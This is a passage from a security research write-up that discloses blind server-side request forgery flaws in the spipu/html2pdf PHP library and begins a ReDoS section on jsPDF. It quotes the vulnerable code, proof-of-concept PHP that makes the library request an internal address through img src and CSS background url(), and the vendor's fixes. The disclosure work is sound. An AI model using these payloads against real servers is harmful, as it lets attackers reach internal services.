$ composer require spipu/html2pdf:5.3.0Technical details
In the Html2Pdf class, there is a _drawImage method that takes the variable $src as its first argument; this variable is controlled by the attacker.
The $img variable can reach two different code paths where the native getimagesize function is called (marker 1 and marker 2). The getimagesize function determines the size of the specified image; for this, it needs to request data from the resource, which can lead to the execution of a server-side request.
The Html2Pdf _drawImage method
class Html2Pdf
{
    ...
    protected function _drawImage($src, $subLi = false)
    {
        ...
        if (strpos($src,'data:') === 0) {
            $src = base64_decode( preg_replace('#^data:image/[^;]+;base64,#', '', $src) );
            $infos = @getimagesizefromstring($src);
            $src = "@{$src}";
        } else {
            $this->parsingCss->checkValidPath($src);
            $infos = @getimagesize($src); // marker 1
        }
        ...
        // if the image does not exist, or can not be loaded
        if (!is_array($infos) || count($infos)<2) {
            ...
            // if we have a fallback Image, we use it
            if ($this->_fallbackImage) {
                $src = $this->_fallbackImage;
                $infos = @getimagesize($src);  // marker 2
                ...
            }
        }
        ...
    }
    ...
}
Exploitation
To demonstrate exploitation of this vulnerability, we will show the source code of the web application that includes the “img” tag with the “src” attribute. The value of the “src” attribute is the target server’s local address on port 8080.
Web application source code
<?php
     require __DIR__ . '/vendor/autoload.php';

     use Spipu\Html2Pdf\Html2Pdf;

     $content = "<img src='http://127.0.0.1:8080'>";

     $html2pdf = new Html2Pdf('P', 'A4', 'fr');
     $html2pdf->writeHTML($content);
     echo $html2pdf->output('example01.pdf');
?>
Note that an arbitrary web application is running on the target server on port 8080. This demonstrates that the attacker can reach an internal address and port of the server.
Starting the web application on port 8080 on the target server
user@machine:~$ mkdir app && python3 -m http.server 8080 -d ./app
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
The attacker accesses the web application script that generates the PDF file. The web application running on the same server on port 8080 will receive one loopback request at the local address 127.0.0.1 when attempting to obtain the size of the requested image.

When we addressed the script, we received a 500 Internal Server Error. However, we can see that a server-side request was executed.
Fix
Please be a little patient. When describing the next vulnerability, we will demonstrate the fix—and what happened after we analyzed the patch proposed by the vendor!
Vulnerability 4. Server-Side Request Forgery (Blind SSRF) via the CSS background property and the url function
Researcher: Aleksey Solovev
Description
The native getimagesize function is called again, which will lead to a server-side request execution, but under different circumstances.
We will demonstrate the exploitation of this vulnerability on version 5.3.0 of the spipu/html2pdf library.
Installing the vulnerable version of the spipu/html2pdf library
$ composer require spipu/html2pdf:5.3.0Technical details
When the Html2Pdf::_drawRectangle method is called, the $iName variable is initialized from $background['image'] (marker 1). Next, $iName will be used when calling the native getimagesize function, which can lead to a server-side request execution.
The Html2Pdf _drawRectangle method
class Html2Pdf
{
    ...
    protected function _drawRectangle($x, $y, $w, $h, $border, $padding, $margin, $background)
    {
        ...
        // prepare the background image
        if ($background['image']) {
            $iName      = $background['image']; // marker 1
            ...
            // get the size of the image
            // WARNING : if URL, "allow_url_fopen" must turned to "on" in php.ini
            $imageInfos=@getimagesize($iName); // marker 2
            ...
        }
    ...
}
Note that an arbitrary web application is running on the target server on port 8080. This demonstrates that the attacker can reach an internal address and port of the server.
Starting the web application on port 8080 on the target server
user@machine:~$ mkdir app && python3 -m http.server 8080 -d ./app
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
The attacker accesses the web application script that generates the PDF file. The web application running on the same server on port 8080 receives a single loopback request with local address 127.0.0.1 when attempting to obtain the cascading style sheets.
Exploitation
To exploit this vulnerability, we will demonstrate the source code of the web application that contains the div tag with the style attribute. In the CSS, the background property will be set using the url() function. This function takes a value that contains the local address of the target server on port 8080.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    use Spipu\Html2Pdf\Html2Pdf;

    $content = '<div style="background: url(http://127.0.0.1:8080)">Hello World</div>';

    $html2pdf = new Html2Pdf('P', 'A4', 'fr');
    $html2pdf->writeHTML($content);
    echo $html2pdf->output('example01.pdf');
?>

As a result, the server returned a 500 Internal Server Error, but it successfully performed a server-side request.
Fix
Remember how, in this library, we discussed the Phar deserialization vulnerability and its subsequent fix? To recap, the Security class with the checkValidPath method was introduced.

The spipu/html2pdf library developer warns that the library does not control loaded resources.
The vendor added an auxiliary option to prevent Server-Side Request Forgery. Here, the developer using this library overrides the checkValidPath method of the SecurityInterface. The overridden method is needed to extend and customize the logic for processing the requested resource.
We will attach a screenshot of the final solution after all the issues we found in this library are fixed—and it is a good final solution! However, when analyzing the first version of this fix, we realized the story was not over yet.
Vulnerability 5. Server-Side Request Forgery (Blind SSRF) via the img tag and the src attribute
Researcher: Nikita Sveshnikov
Description
After analyzing the fix proposed by the vendor in version 5.3.1, we realized that it was not sufficient.
The vendor allowed the SecurityInterface to be implemented via a custom class. In this class, a developer can override the checkValidPath method intended for filtering resources. We found that this method does not provide full protection against server-side request forgery. The reason is that the library accesses the resource before the user’s SecurityInterface implementation takes effect.
We will demonstrate the exploitation of this vulnerability on version 5.3.1 of the spipu/html2pdf library.
Installing the vulnerable version of the spipu/html2pdf library
$ composer require spipu/html2pdf:5.3.1Technical details
The SecurityInterface must ensure path validation before file loading. For this, the checkValidPath method of the SecurityInterface is used (marker 1).
The request to obtain the image size (the native getimagesize function) will be executed after checking the path to the requested resource (marker 2).
The Html2Pdf _drawImage method
class Html2Pdf
{
    ...
    protected function _drawImage($src, $subLi = false)
    {
        ...
        // get the size of the image
        // WARNING : if URL, "allow_url_fopen" must turn to "on" in php.ini

        if (strpos($src,'data:') === 0) {
            $src = base64_decode( preg_replace('#^data:image/[^;]+;base64,#', '', $src) );
            $infos = @getimagesizefromstring($src);
            $src = "@{$src}";
        } else {
            $this->security->checkValidPath((string) $src); // marker 1
            $infos = @getimagesize($src);  // marker 2
        }
            ...
     }
    ...
}
At first glance, everything looks correct: the path is checked before the request is executed. However, the key reason is the double call of the _drawImage method. The vulnerability was that, during the two calls of this method, different implementations of SecurityInterface were used—the default and the overridden one.
The debugger confirms that in the same call of $this->security, we see two different classes in two successive iterations:
- First iteration: a
Spipu\Html2Pdf\Security\Securityinstance - Second iteration: a
SecurityLoggerinstance
Debugging console
$this->security
V Spipu\Html2Pdf\Security\Security
V  authorizedSchemes = array(3)
	0 = "file"
	1 = "http"
	2 = "https"
$this->security
V SecurityLogger
Let’s figure out why this happens.
In this library, the _makeHTMLcode function processes HTML tags. In this function, there is a loop that iterates over all tags, after which the $action variable is initialized (marker 1) and passed to the _executeAction method (marker 2).
The Html2Pdf _makeHTMLcode method
class Html2Pdf
{
    ...
    protected function _makeHTMLcode()
    {
        ...
        $amountHtmlCode = count($this->parsingHtml->code);
        // foreach elements of the parsing
        for ($this->_parsePos=0; $this->_parsePos<$amountHtmlCode; $this->_parsePos++) {
		    // get the action to do
            $action = $this->parsingHtml->code[$this->_parsePos]; // marker 1

            // if it is a opening of table / ul / ol
            if (in_array($action->getName(), array('table', 'ul', 'ol')) && !$action->isClose()) {
			...
			}

		    // execute the action
            $this->_executeAction($action) // marker 2
        }
     }
    ...
}
Let’s view the $this->parsingHtml->code variable in the debugging console:
Debugging console
$this->parsingHtml->code
V array(3)
 V 0 = Spipu\Html2Pdf\Parsing\Node
	name = "page"
  V params = array(2)
 	 style = array(0)
	 num = 0
	close = false
	autoClose = false
	line = 2
 V 1 = Spipu\Html2Pdf\Parsing\Node
	name = "img"
  V params = array(4)
	 style = array(0)
	 alt = ""
	 src = "http://127.0.0.1:8080/private.jpg"
	 num = 0
	close = false
	autoClose = true
	line = 3
 V 2 = Spipu\Html2Pdf\Parsing\Node
	name = "page"
  V params = array(2)
	 style = array(0)
	 num = 0
	close = true
	autoClose = false
	line = 4
This variable consist of three tags:
- Opening tag “page”
- Self-closing tag “img”
- Closing tag “page”
Executing _executeAction with the img tag from the context of this function is safe and will call the user SecurityInterface implementation.
However, the cause of the vulnerability is that while processing the “page” tag (it will be processed first), the _setNewPositionForNewLine method repeatedly addresses the $sub->parsingHtml->code variable, followed by initialization of the $action variable, which is passed to the _executeAction method (marker 1).
The Html2Pdf _setNewPositionForNewLine method
class Html2Pdf
{
    ...
    protected function _setNewPositionForNewLine($curr = null)
    {
        ...
       // for each element of the parsing => load the action
        $res = null;
        $amountHtmlCodes = count($sub->parsingHtml->code);
        for ($sub->_parsePos; $sub->_parsePos < $amountHtmlCodes; $sub->_parsePos++) {
            $action = $sub->parsingHtml->code[$sub->_parsePos];
            $res = $sub->_executeAction($action); // marker 1
            if (!$res) {
                break;
            }
        }
     }
    ...
}
Let’s analyze the value of the $action variable once again by debugging it.
Debugging console
$action
V Spipu\Html2Pdf\Parsing\Node
 name = "img"
 V params = array(4)
	style = array(0)
	alt = ""
    src = "http://127.0.0.1:8080/private.jpg" // Ссылка на объект в теге img
    num = 0
 close = false
 autoClose = true
 line = 3
In this context, the _drawImage method will be first called with the default Security class implementation. As mentioned earlier, the repeated call of _drawImage will be safe, since the _executeAction method with the img tag will be executed from the _makeHTMLcode function.
Exploitation

Below is code that implements SecurityInterface. When the checkValidPath method is called, the path is written to the standard output (stdout), and execution is terminated by calling the native exit function. This pinpoints exactly when the security control is triggered.
Web application source code
<?php
require __DIR__ . '/vendor/autoload.php';

use Spipu\Html2Pdf\Html2Pdf;
use Spipu\Html2Pdf\Security\SecurityInterface;

class SecurityLogger implements SecurityInterface {
    public function checkValidPath(string $path): void {
        echo "Security check triggered for path: " . htmlspecialchars($path) . "\n";
        exit;
    }
}

$html = <<<html
    <img src="http://127.0.0.1:8080/private.jpg" />
html;

$html2pdf = new Html2Pdf();
$html2pdf->setSecurityService(new SecurityLogger());
$html2pdf->writeHTML($html);
$html2pdf->output();
?>
When testing on a local HTTP server, it is visible that the request to http://127.0.0.1:8080 is indeed sent before the custom check triggers.
Fix
This vulnerability and the following one (described below) were fixed by a single patch (https://github.com/spipu/html2pdf/commit/ff07b14d5d153c1c3b3a8fc878e0195881a2d45a, https://github.com/spipu/html2pdf/commit/4ca73d04461c00a6bde7cf138d22402f85e34bea) on April 23, 2025, and the version 5.3.2 of the library was released. The library developer introduced changes that improve the security interface.
Vulnerability 6. Server-Side Request Forgery (Blind SSRF) via the CSS background property and the url function
Researcher: Nikita Sveshnikov
Description
Despite the introduction of the SecurityInterface mechanism in the spipu/html2pdf library, we found that server-side request forgery can be performed when using the background-image CSS property contained in the HTML markup. The checkValidPath method is not called at all, and several HTTP requests to an external (or internal) resource are executed, bypassing all checks.
Technical details
When the spipu/html2pdf library encounters the background: url(...) CSS property, the path is processed in the Html2Pdf::_drawRectangle method.
In this method, no preliminary validation using the checkValidPath method is performed, and the URL is immediately used by the getimagesize function (marker 1), which initiates a network request.
The Html2Pdf _drawRectangle method
class Html2Pdf
{
    ...
    protected function _drawRectangle($x, $y, $w, $h, $border, $padding, $margin, $background)
    {
        ...
        // prepare the background image
        if ($background['image']) {
            $iName      = $background['image'];
            ...
            // get the size of the image
            // WARNING : if URL, "allow_url_fopen" must turned to "on" in php.ini
            $imageInfos=@getimagesize($iName); // marker 1
            ...
        }
    ...
}
After this, the spipu/html2pdf library delegates work to the tecnickcom/TCPDF library, specifically to the TCPDF::Image method. File validity and buffering checks are performed by the file_exists function (marker 1) and the getImageBuffer function (marker 2), without any validation of the path scheme.
The Image TCPDF method
class TCPDF
{
  ...
  public function Image($file, $x=null, $y=null, $w=0, $h=0, $type='', $link='', $align='', $resize=false, $dpi=300, $palign='', $ismask=false, $imgmask=false, $border=0, $fitbox=false, $hidden=false, $fitonpage=false, $alt=false, $altimgs=array())
  {
    ...
        // check if we are passing an image as file or string
    if ($file[0] === '@') {
      ...
    } else { // image file
      ...
        // check if file exist and it is valid
      if (!@$this->fileExists($file)) { // marker 1
        return false;
      }
      if (false !== $info = $this->getImageBuffer($file)) { // marker 2
        $imsize = array($info['w'], $info['h']);
        ...
      }
      ...
    }
  ...
}
Next, a dynamic call of the image handler is performed (marker 1). The method contained in the $mtd variable may be, for example, _parsejpg.
Low-level calls are also used in this method to load resources from disk or by URL, which results in three more HTTP requests.
The Image TCPDF method
class TCPDF
{
  ...
  public function Image($file, $x=null, $y=null, $w=0, $h=0, $type='', $link='', $align='', $resize=false, $dpi=300, $palign='', $ismask=false, $imgmask=false, $border=0, $fitbox=false, $hidden=false, $fitonpage=false, $alt=false, $altimgs=array())
  {
    ...
        if ($newimage) {
    ...
    if ((method_exists('TCPDF_IMAGES', $mtd)) AND (!($resize AND (function_exists($gdfunction) OR extension_loaded('imagick'))))) {
    ...
          $info = TCPDF_IMAGES::$mtd($file); // marker 1
        ...
      }
    ...
  }
  ...
}
Exploitation

Below is a PoC code that uses SecurityLogger which displays the requested resource path and terminates execution. Despite this, the check is not called, and server-side request forgery is performed in full.
Web application source code
<?php
require __DIR__ . '/vendor/autoload.php';

use Spipu\Html2Pdf\Html2Pdf;
use Spipu\Html2Pdf\Security\SecurityInterface;

class SecurityLogger implements SecurityInterface {
    public function checkValidPath(string $path): void {
        echo "Security check triggered for path: " . htmlspecialchars($path) . "\n";
        exit;
    }
}

$html = <<<html
    <div style="
        height: 250px;
        background: #f0f0f0 url(http://127.0.0.1:8080/private.jpg)">
        Div with background image
    </div>
html;

$html2pdf = new Html2Pdf();
$html2pdf->setSecurityService(new SecurityLogger());
$html2pdf->writeHTML($html);
$html2pdf->output();
?>
On the server side, where the local HTTP server is running, we see six incoming loopback requests.
Fix
This vulnerability was fixed (https://github.com/spipu/html2pdf/commit/ff07b14d5d153c1c3b3a8fc878e0195881a2d45a, https://github.com/spipu/html2pdf/commit/4ca73d04461c00a6bde7cf138d22402f85e34bea) on April 25, 2025, in version 5.3.2 of this library. The fix turned out to be quite simple; the developer added a path check to the _drawRectange method.
The parallax/jsPDF library
Description

The parallax/jsPDF library enables client-side and server-side PDF file generation with JavaScript.
Detected vulnerabilities
Vulnerability 1. Denial of Service (DoS). Regular Expression (ReDoS)
Researcher: Aleksey Solovev
Description
One of the most popular JavaScript libraries for generating PDF files supporting both client-side and server-side generation, is the parallax/jsPDF library.
In the GitHub repository, we found that this library had a vulnerability that was fixed: Regular Expression Denial of Service (ReDoS), CVE-2021-23353.
Regular Expression Denial of Service (ReDoS) is a type of attack against web applications or services in which an attacker uses specially crafted regular expressions (RegEx) or input that causes the regular expression to execute extremely slowly. As a result, the server consumes significant resources (CPU, memory) processing such a request, leading to slowdown or denial of service (DoS).
We will demonstrate the exploitation of this vulnerability on version 3.0.0 of the parallax/jsPDF library.
Installing the vulnerable version of the parallax/jsPDF library
$ npm install [email protected]Technical details
When analyzing the vulnerability fix, we saw that the regular expression was updated but is still applied to strings that may originate from external untrusted input.
